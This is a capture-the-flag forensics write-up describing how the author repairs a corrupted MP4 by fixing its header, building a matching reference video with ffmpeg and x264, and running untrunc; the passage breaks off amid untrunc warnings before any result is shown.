00000010  74 68 65 20 66 6C 61 67 7D 2E 68 65 68 65 00 00  the flag}.hehe..
00000020  00 00 66 74 79 70 69 73 6F 6D 00 00 02 00 69 73  ..ftypisom....is
00000030  6F 6D 69 73 6F 32 61 76 63 31 6D 70 34 31 00 00  omiso2avc1mp41..
00000040  00 08 66 72 65 65 00 00 38 BD 6D 64 61 74 00 00  ..free..8╜mdat..
00000050  02 AE 06 05 FF FF AA DC 45 E9 BD E6 D9 48 B7 96  .«..  ¬▄EΘ╜µ┘H╖û
00000060  2C D8 20 D9 23 EE EF 78 32 36 34 20 2D 20 63 6F  ,╪ ┘#ε∩x264 - co
00000070  72 65 20 31 36 34 20 72 33 31 30 38 20 33 31 65  re 164 r3108 31e
00000080  31 39 66 39 20 2D 20 48 2E 32 36 34 2F 4D 50 45  19f9 - H.264/MPE
00000090  47 2D 34 20 41 56 43 20 63 6F 64 65 63 20 2D 20  G-4 AVC codec - 
```

This challenge has given a .mp4 file named broken.mp4. When trying to open the file it is corrupted. The next step is to check the Hex of the file with HexEd.it, as shown in the diagram above the header was wrong.




```
00000000  00 00 00 18 66 74 79 70 69 73 6F 6D 00 00 02 00  ....ftypisom....
00000010  69 73 6F 6D 69 73 6F 32 61 76 63 31 6D 70 34 31  isomiso2avc1mp41
00000020  00 00 00 08 66 72 65 65 00 00 38 BD 6D 64 61 74  ....free..8╜mdat
00000030  00 00 02 AE 06 05 FF FF AA DC 45 E9 BD E6 D9 48  ...«..  ¬▄EΘ╜µ┘H
00000040  B7 96 2C D8 20 D9 23 EE EF 78 32 36 34 20 2D 20  ╖û,╪ ┘#ε∩x264 - 
00000050  63 6F 72 65 20 31 36 34 20 72 33 31 30 38 20 33  core 164 r3108 3
00000060  31 65 31 39 66 39 20 2D 20 48 2E 32 36 34 2F 4D  1e19f9 - H.264/M
00000070  50 45 47 2D 34 20 41 56 43 20 63 6F 64 65 63 20  PEG-4 AVC codec 
00000080  2D 20 43 6F 70 79 6C 65 66 74 20 32 30 30 33 2D  - Copyleft 2003-
00000090  32 30 32 33 20 2D 20 68 74 74 70 3A 2F 2F 77 77  2023 - http://ww
000000A0  77 2E 76 69 64 65 6F 6C 61 6E 2E 6F 72 67 2F 78  w.videolan.org/x
000000B0  32 36 34 2E 68 74 6D 6C 20 2D 20 6F 70 74 69 6F  264.html - optio
```

Remove the incorrect header and save the fixed file. However, it still cannot be play.




After some Googling, I came across a video that shows how to recover the broken mp4 file with untrunc. Untrunc is a tool that can help to restore damaged mp4 files with a similar workable mp4 and it can be downloaded from https://github.com/anthwlock/untrunc. Unfortunately, we do not have any mp4 file with the similar setting from the broken.mp4.



```
zhenda@DESKTOP-34FS9D9:/mnt/c/Users/ZD/Downloads$ strings fix.mp4
ftypisom
isomiso2avc1mp41
free
mdat
x264 - core 164 r3108 31e19f9 - H.264/MPEG-4 AVC codec - Copyleft 2003-2023 - http://www.videolan.org/x264.html - option
s: cabac=1 ref=3 deblock=1:0:0 analyse=0x3:0x113 me=hex subme=7 psy=1 psy_rd=1.00:0.00 mixed_ref=1 me_range=16 chroma_me
=1 trellis=1 8x8dct=1 cqm=0 deadzone=21,11 fast_pskip=1 chroma_qp_offset=-2 threads=6 lookahead_threads=1 sliced_threads
=0 nr=0 decimate=1 interlaced=0 bluray_compat=0 constrained_intra=0 bframes=3 b_pyramid=2 b_adapt=1 b_bias=0 direct=1 we
ightb=1 open_gop=0 weightp=2 keyint=250 keyint_min=24 scenecut=40 intra_refresh=0 rc_lookahead=40 rc=crf mbtree=1 crf=23
.0 qcomp=0.60 qpmin=0 qpmax=69 qpstep=4 ip_ratio=1.40 aq=1:1.00
```


When strings the mp4 file the output will show the encoder detail. With the encoder detail we can craft a similar video format as reference video to help us to recover the broken.mp4.



```
zhenda@DESKTOP-34FS9D9:/mnt/c/Users/ZD/Downloads$ ffmpeg -f lavfi -i testsrc=size=1920x1080:rate=30 -t 5 -pix_fmt yuv420
p dummy.yuv
ffmpeg version 4.4.2-0ubuntu0.22.04.1 Copyright (c) 2000-2021 the FFmpeg developers
  built with gcc 11 (Ubuntu 11.2.0-19ubuntu1)
  configuration: --prefix=/usr --extra-version=0ubuntu0.22.04.1 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/x86_64-linux-gnu --arch=amd64 --enable
-gpl --disable-stripping --enable-gnutls --enable-ladspa --enable-libaom --enable-libass --enable-libbluray --enable-libbs2b --enable-libcaca --enable-libcdio --enable-libcodec2 --
enable-libdav1d --enable-libflite --enable-libfontconfig --enable-libfreetype --enable-libfribidi --enable-libgme --enable-libgsm --enable-libjack --enable-libmp3lame --enable-libm
ysofa --enable-libopenjpeg --enable-libopenmpt --enable-libopus --enable-libpulse --enable-librabbitmq --enable-librubberband --enable-libshine --enable-libsnappy --enable-libsoxr
--enable-libspeex --enable-libsrt --enable-libssh --enable-libtheora --enable-libtwolame --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwebp --enable-libx265 --
enable-libxml2 --enable-libxvid --enable-libzimg --enable-libzmq --enable-libzvbi --enable-lv2 --enable-omx --enable-openal --enable-opencl --enable-opengl --enable-sdl2 --enable-p
ocketsphinx --enable-librsvg --enable-libmfx --enable-libdc1394 --enable-libdrm --enable-libiec61883 --enable-chromaprint --enable-frei0r --enable-libx264 --enable-shared
  libavutil      56. 70.100 / 56. 70.100
  libavcodec     58.134.100 / 58.134.100
  libavformat    58. 76.100 / 58. 76.100
  libavdevice    58. 13.100 / 58. 13.100
  libavfilter     7.110.100 /  7.110.100
  libswscale      5.  9.100 /  5.  9.100
  libswresample   3.  9.100 /  3.  9.100
  libpostproc    55.  9.100 / 55.  9.100
Input #0, lavfi, from 'testsrc=size=1920x1080:rate=30':
  Duration: N/A, start: 0.000000, bitrate: N/A
  Stream #0:0: Video: rawvideo (RGB[24] / 0x18424752), rgb24, 1920x1080 [SAR 1:1 DAR 16:9], 30 tbr, 30 tbn, 30 tbc
File 'dummy.yuv' already exists. Overwrite? [y/N] y
Stream mapping:
  Stream #0:0 -> #0:0 (rawvideo (native) -> rawvideo (native))
Press [q] to stop, [?] for help
Output #0, rawvideo, to 'dummy.yuv':
  Metadata:
    encoder         : Lavf58.76.100
  Stream #0:0: Video: rawvideo (I420 / 0x30323449), yuv420p(tv, progressive), 1920x1080 [SAR 1:1 DAR 16:9], q=2-31, 746496 kb/s, 30 fps, 30 tbn
    Metadata:
      encoder         : Lavc58.134.100 rawvideo
frame=  150 fps= 33 q=-0.0 Lsize=  455625kB time=00:00:05.00 bitrate=746496.0kbits/s speed=1.09x
video:455625kB audio:0kB subtitle:0kB other streams:0kB global headers:0kB muxing overhead: 0.000000%
```

Use the ffmpeg to generate a raw YUV video (1920x1080, 30fps) for 5 seconds with the command:

‘*ffmpeg -f lavfi -i testsrc=size=1920x1080:rate=30 -t 5 -pix_fmt yuv420p dummy.yuv*’




```
C:\Users\ZD\Downloads>x264-r3108-31e19f9.exe dummy.yuv --input-res 1920x1080 --fps 30 --output dummy_reference.mp4 --cabac --ref 3 --deblock 1:0
:0 --analyse 0x3:0x113 --me hex --subme 7 --psy-rd 1.00:0.00 --mixed-refs --trellis 1 --8x8dct --cqm flat --deadzone-inter 21 --deadzone-intra 1
1 --fast-pskip --chroma-qp-offset -2 --threads 6 --nr 0 --no-interlaced --bluray-compat --constrained-intra --bframes 3 --b-pyramid normal --b-a
dapt 1 --b-bias 0 --direct auto --weightb --open-gop none --weightp 2 --keyint 250 --min-keyint 24 --scenecut 40 --rc-lookahead 40 --crf 23.0 --
qcomp 0.60 --qpmin 0 --qpmax 69 --qpstep 4 --ipratio 1.40 --aq-mode 1 --aq-strength 1.00
yuv [info]: 1920x1080p 0:0 @ 30/1 fps (cfr)
x264 [warning]: NAL HRD parameters require VBV parameters
x264 [info]: using cpu capabilities: MMX2 SSE2Fast SSSE3 SSE4.2 AVX FMA3 BMI2 AVX2
x264 [info]: profile High, level 4.0, 4:2:0, 8-bit
x264 [info]: frame I:1     Avg QP:13.39  size: 12432
x264 [info]: frame P:38    Avg QP:17.83  size:  1560
x264 [info]: frame B:111   Avg QP:16.61  size:   615
x264 [info]: consecutive B-frames:  1.3%  0.0%  0.0% 98.7%
x264 [info]: mb I  I16..4: 74.2% 23.1%  2.7%
x264 [info]: mb P  I16..4:  0.0%  0.0%  0.0%  P16..4:  6.8%  0.0%  0.0%  0.0%  0.0%    skip:93.2%
x264 [info]: mb B  I16..4:  0.0%  0.0%  0.0%  B16..8:  3.7%  0.0%  0.0%  direct: 1.2%  skip:95.1%  L0:50.9% L1:47.9% BI: 1.1%
x264 [info]: 8x8 transform intra:23.0% inter:89.0%
x264 [info]: direct mvs  spatial:96.4% temporal:3.6%
x264 [info]: coded y,uvDC,uvAC intra: 2.5% 9.5% 4.8% inter: 0.1% 2.5% 0.2%
x264 [info]: i16 v,h,dc,p: 94%  3%  2%  1%
x264 [info]: i8 v,h,dc,ddl,ddr,vr,hd,vl,hu: 64%  4% 33%  0%  0%  0%  0%  0%  0%
x264 [info]: i4 v,h,dc,ddl,ddr,vr,hd,vl,hu: 35% 24% 30%  3%  2%  3%  0%  3%  0%
x264 [info]: i8c dc,h,v,p: 78%  5% 15%  2%
x264 [info]: Weighted P-Frames: Y:0.0% UV:0.0%
x264 [info]: ref P L0: 76.2% 23.8%
x264 [info]: ref B L0: 95.2%  4.8%
x264 [info]: ref B L1: 93.6%  6.4%
x264 [info]: kb/s:223.93

encoded 150 frames, 74.04 fps, 225.08 kb/s
```

Next encode the video by using the same software that shows in the strings output just now which is ‘*x264-r3108-31e19f9’,* It can be downloaded from the links shows in the strings output just now as well ‘*https://www.videolan.org/developers/x264.html*’.


After downloaded the encoder, encode the video with the known parameters with the command:

*‘x264-r3108-31e19f9.exe dummy.yuv --input-res 1920x1080 --fps 30 --output dummy_reference.mp4 --cabac --ref 3 --deblock 1:0:0 --analyse 0x3:0x113 --me hex --subme 7 --psy-rd 1.00:0.00 --mixed-refs --trellis 1 --8x8dct --cqm flat --deadzone-inter 21 --deadzone-intra 11 --fast-pskip --chroma-qp-offset -2 --threads 6 --nr 0 --no-interlaced --bluray-compat --constrained-intra --bframes 3 --b-pyramid normal --b-adapt 1 --b-bias 0 --direct auto --weightb --open-gop none --weightp 2 --keyint 250 --min-keyint 24 --scenecut 40 --rc-lookahead 40 --crf 23.0 --qcomp 0.60 --qpmin 0 --qpmax 69 --qpstep 4 --ipratio 1.40 --aq-mode 1 --aq-strength 1.00’*


reference file
C:\Users\ZD\Downloads\dummy_reference.mp4
truncated file
C:\Users\ZD\Downloads\fix.mp4


```
Info: parsing healthy moov atom ...
Composition time offset atom found. Out of order samples possible.

Info: reading mdat from truncated file ...
Warning: Skipping mvhd atom: 108
Warning: Skipping trak atom: 1000
Warning: Skipping trak atom: 1057
Warning: Skipping udta atom: 97
Info: Found 3 packets ( avc1: 3 avc1-keyframes: 1 )
Info: Duration of avc1: 100ms  (100 ms)
Warning: Unknown sequences: 2
Warning: Bytes NOT matched: 13KiB (79.32%)
Info: saving C:\Users\ZD\Downloads\fix.mp4_fixed-s1-k-sv.mp4

done!
```

Once completed, I immediately repair the broken mp4 turns out byte not match was very high where almost 80% of the file are still corrupted.



```
soun
SoundHandler
Dminf
smhd
$dinf
dref
url
```


I go and check back the file again, found out that there is a SoundHandler which mean the video have audio as well. Maybe include a dummy audio can help to increase the recovery success rate.



```
zhenda@DESKTOP-34FS9D9:/mnt/c/Users/ZD/Downloads$ ffmpeg -f lavfi -i anullsrc=channel_layout=stereo:sample_rate=44100 -t 10 silent.m4a
ffmpeg version 4.4.2-0ubuntu0.22.04.1 Copyright (c) 2000-2021 the FFmpeg developers
  built with gcc 11 (Ubuntu 11.2.0-19ubuntu1)
  configuration: --prefix=/usr --extra-version=0ubuntu0.22.04.1 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/x86_64-linux-gnu -
-arch=amd64 --enable-gpl --disable-stripping --enable-gnutls --enable-ladspa --enable-libaom --enable-libass --enable-libbluray --enable-libbs2b --enable-libcac
a --enable-libcdio --enable-libcodec2 --enable-libdav1d --enable-libflite --enable-libfontconfig --enable-libfreetype --enable-libfribidi --enable-libgme --enab
le-libgsm --enable-libjack --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg --enable-libopenmpt --enable-libopus --enable-libpulse --enable-librabbit
mq --enable-librubberband --enable-libshine --enable-libsnappy --enable-libsoxr --enable-libspeex --enable-libsrt --enable-libssh --enable-libtheora --enable-li
btwolame --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwebp --enable-libx265 --enable-libxml2 --enable-libxvid --enable-libzimg --enable-li
bzmq --enable-libzvbi --enable-lv2 --enable-omx --enable-openal --enable-opencl --enable-opengl --enable-sdl2 --enable-pocketsphinx --enable-librsvg --enable-li
bmfx --enable-libdc1394 --enable-libdrm --enable-libiec61883 --enable-chromaprint --enable-frei0r --enable-libx264 --enable-shared
  libavutil      56. 70.100 / 56. 70.100
  libavcodec     58.134.100 / 58.134.100
  libavformat    58. 76.100 / 58. 76.100
  libavdevice    58. 13.100 / 58. 13.100
  libavfilter     7.110.100 /  7.110.100
  libswscale      5.  9.100 /  5.  9.100
  libswresample   3.  9.100 /  3.  9.100
  libpostproc    55.  9.100 / 55.  9.100
Input #0, lavfi, from 'anullsrc=channel_layout=stereo:sample_rate=44100':
  Duration: N/A, start: 0.000000, bitrate: 705 kb/s
  Stream #0:0: Audio: pcm_u8, 44100 Hz, stereo, u8, 705 kb/s
File 'silent.m4a' already exists. Overwrite? [y/N] y
Stream mapping:
  Stream #0:0 -> #0:0 (pcm_u8 (native) -> aac (native))
Press [q] to stop, [?] for help
Output #0, ipod, to 'silent.m4a':
  Metadata:
    encoder         : Lavf58.76.100
  Stream #0:0: Audio: aac (LC) (mp4a / 0x6134706D), 44100 Hz, stereo, fltp, 128 kb/s
    Metadata:
      encoder         : Lavc58.134.100 aac
size=       5kB time=00:00:09.98 bitrate=   4.1kbits/s speed=30.8x
video:0kB audio:3kB subtitle:0kB other streams:0kB global headers:0kB muxing overhead: 96.461189%
[aac @ 0x55cc33672d40] Qavg: 65536.000
```

Therefore, I use ffmpeg to create a 10 second silent audio with the command:


‘*ffmpeg -f lavfi -i anullsrc=channel_layout=stereo:sample_rate=44100 -t 10 silent.m4a*’



```
zhenda@DESKTOP-34FS9D9:/mnt/c/Users/ZD/Downloads$ ffmpeg -i dummy_reference.mp4 -i silent.m4a -c copy -map 0:v:0 -map 1:a:0 dummy_reference_with_audio.mp4
ffmpeg version 4.4.2-0ubuntu0.22.04.1 Copyright (c) 2000-2021 the FFmpeg developers
  built with gcc 11 (Ubuntu 11.2.0-19ubuntu1)
  configuration: --prefix=/usr --extra-version=0ubuntu0.22.04.1 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/x86_64-linux-gnu -
-arch=amd64 --enable-gpl --disable-stripping --enable-gnutls --enable-ladspa --enable-libaom --enable-libass --enable-libbluray --enable-libbs2b --enable-libcac
a --enable-libcdio --enable-libcodec2 --enable-libdav1d --enable-libflite --enable-libfontconfig --enable-libfreetype --enable-libfribidi --enable-libgme --enab
le-libgsm --enable-libjack --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg --enable-libopenmpt --enable-libopus --enable-libpulse --enable-librabbit
mq --enable-librubberband --enable-libshine --enable-libsnappy --enable-libsoxr --enable-libspeex --enable-libsrt --enable-libssh --enable-libtheora --enable-li
btwolame --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwebp --enable-libx265 --enable-libxml2 --enable-libxvid --enable-libzimg --enable-li
bzmq --enable-libzvbi --enable-lv2 --enable-omx --enable-openal --enable-opencl --enable-opengl --enable-sdl2 --enable-pocketsphinx --enable-librsvg --enable-li
bmfx --enable-libdc1394 --enable-libdrm --enable-libiec61883 --enable-chromaprint --enable-frei0r --enable-libx264 --enable-shared
  libavutil      56. 70.100 / 56. 70.100
  libavcodec     58.134.100 / 58.134.100
  libavformat    58. 76.100 / 58. 76.100
  libavdevice    58. 13.100 / 58. 13.100
  libavfilter     7.110.100 /  7.110.100
  libswscale      5.  9.100 /  5.  9.100
  libswresample   3.  9.100 /  3.  9.100
  libpostproc    55.  9.100 / 55.  9.100
Input #0, mov,mp4,m4a,3gp,3g2,mj2, from 'dummy_reference.mp4':
  Metadata:
    major_brand     : mp42
    minor_version   : 0
    compatible_brands: mp42mp41isom
    creation_time   : 2025-04-12T08:10:54.000000Z
  Duration: 00:00:05.00, start: 0.000000, bitrate: 229 kb/s
  Stream #0:0(und): Video: h264 (High) (avc1 / 0x31637661), yuv420p(tv), 1920x1080, 225 kb/s, 30 fps, 30 tbr, 30 tbn, 60 tbc (default)
    Metadata:
      creation_time   : 2025-04-12T08:10:54.000000Z
      handler_name    : L-SMASH Video Media Handler
      vendor_id       : [0][0][0][0]
      encoder         : AVC Coding
Input #1, mov,mp4,m4a,3gp,3g2,mj2, from 'silent.m4a':
  Metadata:
    major_brand     : M4A
    minor_version   : 512
    compatible_brands: M4A isomiso2
    encoder         : Lavf58.76.100
  Duration: 00:00:10.00, start: 0.000000, bitrate: 4 kb/s
  Stream #1:0(und): Audio: aac (LC) (mp4a / 0x6134706D), 44100 Hz, stereo, fltp, 2 kb/s (default)
```

Then mux the dummy video and audio together

*'ffmpeg -i dummy_reference.mp4 -i silent.m4a -c copy -map 0:v:0 -map 1:a:0 dummy_reference_with_audio'*




reference file: C:\Users\ZD\Downloads\dummy_reference_with_audi

truncated file: C:\Users\ZD\Downloads\fix.mp4

```
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
